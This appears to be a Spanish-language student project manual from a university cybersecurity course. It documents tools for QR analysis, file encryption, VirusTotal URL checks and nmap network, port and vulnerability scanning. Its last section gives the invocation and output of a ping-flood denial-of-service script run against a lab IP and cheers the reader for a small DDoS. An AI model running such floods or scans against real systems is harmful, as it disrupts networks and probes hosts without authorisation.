



Universidad Autónoma de Nuevo León
Facultad de Ciencias Físico-Matemáticas



**PIA PROGRAMACION PARA
CIBERSEGURIDAD**

ÍNDICE

MANUAL DE USUARIO	3
GENERADOR DE QR'S Y ANÁLISIS	4
ENCRIPTAR Y DESENCRIPTAR ARCHIVOS	6
CONSULTA URL'S SEGURAS CON VIRUS TOTAL.....	6
OBTENER LOS DISPOSITIVOS EN UNA IP, ESCANER DE PUERTOS Y ESCANER DE VULNERABILIDADES CON NMAP	7
ATAQUE DDoS.....	9

MANUAL DE USUARIO

Manual de usuario PIA Programación para ciberseguridad:


Hola, en caso de que quieras hacer uso de alguna de nuestras herramientas es importante que leas este documento, en nuestro GitHub encontrarás diversos archivos, por favor, descarga todos los script y documentos que ahí se encuentren, todos son importantes para que funcione correctamente; el script principal llamado main, engloba la mayoría de funciones realizadas, para conocer su correcta ejecución por favor abre tu terminal CMD y ejecuta lo siguiente:

Python main.py -h

Ahí encontraras ayuda y los argumentos necesarios para poder realizar la tarea que te sea más conveniente, recuerda también que todos los archivos que vayas a usar deben estar dentro de la misma carpeta que los script, esperamos que sea de utilidad alguna de nuestras herramientas 😊

GENERADOR DE QR'S Y ANÁLISIS

Primero ocupamos insertar la apikey que se encuentra en la carpeta “ApiKey” en el archivo txt “Key”



Para ejecutar la herramienta ocupamos insertar el parámetro para la opción que deseas ejecutar.

Si queremos generar el QR, sería algo así:

```
C:\Users\user\Desktop\QR>py qr.py -qr "C:\Users\user\Desktop\QR\URLS\wrlgen.txt"
```

Y se desplegaría en la terminal los QRs generados:

```
C:\Users\user\Desktop\QR\URLS\wrlgen.txt
url: www.youtube.com

QR1.jpg
url: www.facebook.com

QR2.jpg
url: www.uanl.mx

QR3.jpg
url: www.google.com
QR4.jpg

C:\Users\user\Desktop\QR>_
```

Si queremos usar la opción de analizar QR, primero debemos contar con un txt el cual contenga la ruta donde se encuentran los QR que queremos analizar.

```
qrs: Bloc de notas
Archivo Edición Formato Ver Ayuda
C:\Users\user\Desktop\QR\QRs\QR1.jpg
C:\Users\user\Desktop\QR\QRs\QR2.jpg
C:\Users\user\Desktop\QR\QRs\QR3.jpg
C:\Users\user\Desktop\QR\QRs\QR4.jpg
```

Y para poder analizarlos debemos introducir el parámetro “-analizar”

```
C:\Users\user\Desktop\QR>py qr.py -analizar "C:\Users\user\Desktop\QR\URLS\qrs.txt"
```

Y nos desplegara esto:

```
nombre de QR: C:\Users\user\Desktop\QR\QRs\QR1.jpg
El mensaje es: www.youtube.com

nombre de QR: C:\Users\user\Desktop\QR\QRs\QR2.jpg
El mensaje es: www.facebook.com


nombre de QR: C:\Users\user\Desktop\QR\QRs\QR3.jpg
El mensaje es: www.uanl.mx

nombre de QR: C:\Users\user\Desktop\QR\QRs\QR4.jpg
El mensaje es: www.google.com

C:\Users\user\Desktop\QR>
```

Y se generaran los reportes en la carpeta de “RESULTS”

QR > RESULTS				
	Nombre	Fecha de modificación	Tipo	Tamaño
do	Sin resultados	14/11/2022 03:57 p. m.	Documento de te...	0 KB
	wrls limpias	15/11/2022 04:34 p. m.	Documento de te...	1 KB
tos	wrls maliciosas	15/11/2022 04:34 p. m.	Documento de te...	1 KB



ENCRIPtar Y DESENCRIPTAR ARCHIVOS

Dirígete a la terminal de CMD y ejecuta lo siguiente: `Python main.py -tarea 1 -modo "e" / "d"`, (e para encriptar y d para desencriptar), `-archivo <nombre del archivo>.txt`; al finalizar la ejecución, se te desplegará un mensaje de éxito, podrás ir a corroborar que se realizó correctamente la operación en el archivo.

Ejemplo:

```
C:\Users\yordi\Downloads\PIA_PC>python main.py -tarea 1 -modo e -archivo requirements.txt
Archivo encriptado con éxito

C:\Users\yordi\Downloads\PIA_PC>python main.py -tarea 1 -modo d -archivo requirements.txt
Archivo desencriptado con éxito
```

CONSULTA URL'S SEGURAS CON VIRUS TOTAL

Es importante que obtengas primero tu APIKEY del sitio de virus total, dirígete al script `API_PIA2` y ahí encontrarás el espacio en blanco para colocarla, una vez hecho esto, ejecuta los siguientes comandos en CMD:

`Python main.py -tarea 2 -url <url a investigar>`

Como salida, encontrarás si la URL es segura o no, en caso de que no haya registros previos, se te indicará volver a ejecutar el mismo comando, ya que se actualizará la base de datos, escaneando la URL por primera vez, al ejecutar otra vez el script verás la salida esperada, además, se generarán dos txt a modo de reporte, en uno se almacenarán las URL buenas, y en otro aquellas que no son confiables.

```
C:\Users\yordi\Downloads\PIA_PC>python main.py -tarea 2 -url "www.google.com"
La base de datos ha detectado que el sitio no es seguro, por favor no ingrese.
```

OBTENER LOS DISPOSITIVOS EN UNA IP, ESCANER DE PUERTOS Y ESCANER DE VULNERABILIDADES CON NMAP

1. Al iniciar las herramientas de análisis de IPs, se nos mostrara un menú con 4 opciones, donde las primeras 3 son las herramientas que realizaran un proceso en específico donde unas dependen de otras y la 4ta es una función de salida del menú.
2. Deberás de utilizar las herramientas en orden, comenzando con la 1ra, esa herramienta te preguntara tu puerta de enlace determinada para posteriormente mediante la utilización de comandos del módulo nmap iniciar un análisis en la red en busca de IPs activas, cuando finalice el análisis se te mostrara información como: IP, MAC, tipo de dispositivo y su estado. Esta información te ayudara al momento de iniciar la 2da herramienta del menú.
3. Con base a la información anterior escogemos la 2da del menú, se te mostrara una lista de las IPs obtenidas anteriormente y deberás elegir una de interés para comenzar la detección de puertos abiertos, en seguida se te pedirá que especifiques un rango de puertos a analizar, habiendo realizado lo anterior se invocara desde Python un script de PowerShell que utiliza los comandos de socket y nos mostrara en pantalla los puertos abiertos y al mismo tiempo se genera un archivo .txt que tendrá como nombre la IP analizada y en su contenido los puertos abiertos en dicho rango. La 3ra herramienta depende completamente de este archivo .txt para su funcionamiento.
4. Habiendo completado correctamente lo requerido en la herramienta anterior, usaremos la 3ra, la cual usara el archivo .txt generado por la 2da herramienta y comandos de nmap relacionado a brechas de seguridad para así comenzar su análisis en busca de vulnerabilidades o exploits en los puertos abiertos, terminando el análisis se nos mostrara un diagnóstico de cada puerto, si estos se nos muestran en blanco significa que no hay de que preocuparse, pero si llega el caso que encuentre algo, se nos mostrara que en tal puerto existe una vulnerabilidad del tipo tal y desplegara información referente a ella; el informe del resultado de este análisis también se guardara, pero en este caso va a sobrescribir la información del .txt de la 2da herramienta para mostrarnos los resultados de la 3ra herramienta
5. El informe generado, nos será de gran utilidad cuando queramos resolver e indagar en tal problema mediante páginas como exploit-database y demás.

```
Escaner_Puertos-exploit.py [C:\Users\braya\AppData\Local\Temp\Escaner_Puertos-exploit.py] - Escaner_Puertos-exploit.py
Escaner_Puertos-exploit.py
print(Fore.YELLOW + "Note: La puerta de enlace debería tener la forma siguiente forma 'X.X.X.1/24'\n cada X representa las 3 primeras part
```

Run: Escaner_Puertos-exploit

```
Analizando posibles exploits en los puertos ['443'] de la IP[192.168.50.130]...
NSOCK ERROR [0.0930s] ssl_init_helper(): OpenSSL legacy provider failed to load.

Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-15 14:31 Hora estándar central (México)
Nmap scan report for 192.168.50.130
Host is up (0.00088s latency).

PORT      STATE SERVICE
443/tcp   open  https
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_ssl-poodle:
|  VULNERABLE:
|  SSL POODLE information leak
|    State: VULNERABLE
|    IDs: CVE:CVE-2014-3566 BID:70574
|    The SSL protocol 3.0, as used in OpenSSL through 1.0.11 and other
|    products, uses nondeterministic CBC padding, which makes it easier
|    for man-in-the-middle attackers to obtain cleartext data via a
|    padding-oracle attack, aka the "POODLE" issue.
|    Disclosure date: 2014-10-14
|    Check results:
|      TLS_RSA_WITH_3DES_EDE_CBC_SHA
```

Version Control Run TODO Problems Terminal Python Packages Python Console Services

PEP 8: E302 expected 2 blank lines, found 0

18°C Mayorm. soleado

Búsqueda

57:16 (11 chars) CRLF UTF-8 4 spaces Python 3.11


02:38 p. m. 15/11/2022

ATAQUE DDoS

Para ejecutar esta herramienta necesitaremos introducir los parámetros número de procesos, ip, el peso de los paquetes, el tiempo en el que va a mandar cada Ping.

```
[root@aplinxFSO ~]# nano DOSAtc2.sh
[root@aplinxFSO ~]# ./DOSAtc2.sh 100 192.168.93.130 4096 0.001
```

Al ejecutarlo con los parámetros correctos debería desplegarse en la terminal algo parecido a esto:



```
root@aplinxFSO~
Numero de proceso lanzado 53
Numero de proceso lanzado 54
Numero de proceso lanzado 55
Numero de proceso lanzado 56
Numero de proceso lanzado 57
Numero de proceso lanzado 58
Numero de proceso lanzado 59
Numero de proceso lanzado 60
Numero de proceso lanzado 61
Numero de proceso lanzado 62
Numero de proceso lanzado 63
Numero de proceso lanzado 64
Numero de proceso lanzado 65
Numero de proceso lanzado 66
Numero de proceso lanzado 67
Numero de proceso lanzado 68
Numero de proceso lanzado 69
Numero de proceso lanzado 70
Numero de proceso lanzado 71
Numero de proceso lanzado 72
Numero de proceso lanzado 73
Numero de proceso lanzado 74
Numero de proceso lanzado 75
Numero de proceso lanzado 76
Numero de proceso lanzado 77
Numero de proceso lanzado 78
Numero de proceso lanzado 79
Numero de proceso lanzado 80
Numero de proceso lanzado 81
Numero de proceso lanzado 82
Numero de proceso lanzado 83
Numero de proceso lanzado 84
Numero de proceso lanzado 85
Numero de proceso lanzado 86
Numero de proceso lanzado 87
Numero de proceso lanzado 88
Numero de proceso lanzado 89
Numero de proceso lanzado 90
Numero de proceso lanzado 91
Numero de proceso lanzado 92
Numero de proceso lanzado 93
Numero de proceso lanzado 94
Numero de proceso lanzado 95
Numero de proceso lanzado 96
Numero de proceso lanzado 97
Numero de proceso lanzado 98
Numero de proceso lanzado 99
Numero de proceso lanzado 100
```

```
Debian 11x 64-bit - VMware Workstation 16 Player (Non-commercial use only)
15 de nov 12:32
CPU: 2.8% Tasks: 106, 258 thr: 1 running
Mem: [|||||] 973M/1.90G Load average: 0.04 0.03 0.00
Swap: [|||||] 0K/975M Uptime: 00:58:16

PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
1899 nut       20    0 549M 71816 43796 S  8.7  3.6  0:10.14 /usr/lib/xorg/xorg vt2 -displayfd 3
1349 nut       20    0 357M 261M 126M S  0.7 14.4  0:16.38 /usr/bin/gnome-shell
2195 nut       20    0 534M 51888 1028 S  0.7  2.5  0:05.72 /usr/libexec/gnome-terminal-server
3595 nut       20    0 8550 1468  436 S  0.7  0.2  0:00:46 http
1 root        20    0 168M 10296 7688 S  0.8  0.5  0:01.84 /sbin/init
240 root       20    0 7760 4004 2880 S  0.8  2.0  0:00.58 /lib/systemd/systemd-journald
265 root       20    0 140M 292  40 S  0.8  0.0  0:00:00 vmware-vmtoolsd-fuse /run/vmtoolsd-fuse
266 root       20    0 140M 292  40 S  0.8  0.0  0:00:00 vmware-vmtoolsd-fuse /run/vmtoolsd-fuse
267 root       20    0 140M 292  40 S  0.8  0.0  0:00:00 vmware-vmtoolsd-fuse /run/vmtoolsd-fuse
269 root       20    0 21404 6640 4148 S  0.8  0.3  0:00.11 /lib/systemd/systemd-udev
428 systemd-  20    0 88512 6880 336 S  0.8  0.3  0:00:02 /lib/systemd/systemd-timesyncd
438 root       20    0 47976 10752 8320 S  0.8  0.5  0:00:03 /usr/bin/VMToolsdService
442 root       20    0 159M 7104 6164 S  0.8  0.4  0:31.14 /usr/bin/vmtoolsd
451 root       20    0 231M 676 5715 S  0.8  0.4  0:00:07 /usr/libexec/accounts-daemon
452 systemd-  20    0 88512 6880 336 S  0.8  0.3  0:00:04 /lib/systemd/systemd-timesyncd
456 avahi       20    0 7272 3488 1140 S  0.8  0.2  0:00:12 avahi-daemon: running [debian11.local]
460 root       20    0 6684 3904 640 S  0.8  0.1  0:00:01 /usr/sbin/cron -f
```

Y felicidades haz hecho un ataque DDoS a una escala menor ☺